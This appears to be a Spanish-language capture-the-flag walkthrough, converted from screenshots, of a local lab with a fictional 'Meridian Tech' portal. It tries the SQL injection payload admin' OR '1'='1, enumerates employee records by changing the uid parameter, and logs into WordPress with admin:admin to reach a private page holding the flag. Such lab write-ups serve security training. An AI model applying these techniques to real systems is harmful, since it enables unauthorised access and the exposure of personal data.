
Username

admin

Password

Sign in

Aquí vemos que este portal tiene habilitado el modo SQL debug, ya que al ingresar credenciales comunes nos muestra la consulta SQL en vez del error. Veamos si además de esto es vulnerable a SQL injection con el payload `admin' OR '1'='1`



Employee Directory — Merid

http://127.0.0.1:8120/employee.php?uid=1

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Meridian Tech Home Staff Sign-in Feedback


Employee directory

Signed in as **laura**. Viewing record uid=1.

Field	Value
ID	1
Username	laura
Full name	Laura Vega
Email	laura.vega@meridian.local
Department	Executive
Internal notes	Board liaison — product roadmap access.

© Meridian Tech Internal Portal


Veamos si hay más usuarios cambiando el id de usuario



The screenshot shows a web browser window with the title "Employee Directory — Merid". The address bar displays "http://127.0.0.1:8120/employee.php?uid=2". The browser's bookmark bar includes "OffSec", "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking DB". The page has a dark theme with a teal header containing links for "Meridian Tech Home", "Staff Sign-in", and "Feedback". The main content area features the heading "Employee directory" and a message "Signed in as laura. Viewing record uid=2." Below this is a table with employee details.

Field	Value
ID	2
Username	tom
Full name	Tom Reyes
Email	tom.reyes@meridian.local
Department	IT Support
Internal notes	Maintains staff VPN accounts.

© Meridian Tech Internal Portal



The screenshot shows the same web browser window as above, but the address bar now displays "http://127.0.0.1:8120/employee.php?uid=3". The page content is updated to show record uid=3.

Field	Value
ID	3
Username	nina
Full name	Nina Ortiz
Email	nina.ortiz@meridian.local
Department	Finance
Internal notes	Vendor spend approvals pending.

© Meridian Tech Internal Portal

Employee Directory — Merid x

+

⌵

⌵

⌵

⌵

← → ↺ 🏠

🔒 http://127.0.0.1:8120/employee.php?uid=4 ☆

📄 📄 📄 📄 📄 📄 📄 📄

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Meridian Tech Home Staff Sign-in Feedback

Employee directory

Signed in as **laura**. Viewing record uid=4.

Field	Value
ID	4
Username	guest
Full name	Guest Account
Email	guest@meridian.local
Department	External
Internal notes	Demo account — limited access.

© Meridian Tech Internal Portal

Employee Directory — Merid x

+

⌵

⌵

⌵

⌵

← → ↺ 🏠

🔒 http://127.0.0.1:8120/employee.php?uid=5 ☆

📄 📄 📄 📄 📄 📄 📄 📄

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Meridian Tech Home Staff Sign-in Feedback


Employee directory

Signed in as **laura**. Viewing record uid=5.

No user found for that uid.

© Meridian Tech Internal Portal

Puerto 8130 - WordPress



Iniciamos nuestra prueba con las credenciales admin:admin y pudimos ingresar al panel, vamos a explorarlo para ver si encontramos alguna información que nos sea de utilidad

Pages < Meridian Marketin ×

http://127.0.0.1:8130/wp-admin/edit.php?post_type=page

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Meridian Marketing 4 Ctrl+K 0 + New Howdy, admin

Dashboard

Posts

Media

Pages

All Pages

Add Page

Comments

Appearance

Plugins 1

Users

Tools

Settings

Collapse Menu

Pages

[Add Page](#)

Screen Options Help

All (3) | Published (1) | Draft (1) | Private (1)

[Search Pages](#)

Bulk actions [Apply](#) All dates [Filter](#) 3 items

☐	Title	Author		Date
☐	Ops Sync Notes — Restricted — Private	admin	—	Last Modified 2026/08/02 at 5:34 pm
☐	Privacy Policy — Draft, Privacy Policy Page	admin	—	Last Modified 2026/08/02 at 5:34 pm
☐	Sample Page	admin	—	Published 2026/08/02 at 5:34 pm


☐ Title Author ☐ Date

Bulk actions [Apply](#) 3 items

Thank you for creating with [WordPress](#).

Version 7.1

En la sección de Pages encontramos una página con el título: **Ops Syncs Notes – Restricted – Private**, veamos su contenido



Encontramos lo que al parecer es la bandera, vamos a verificarla

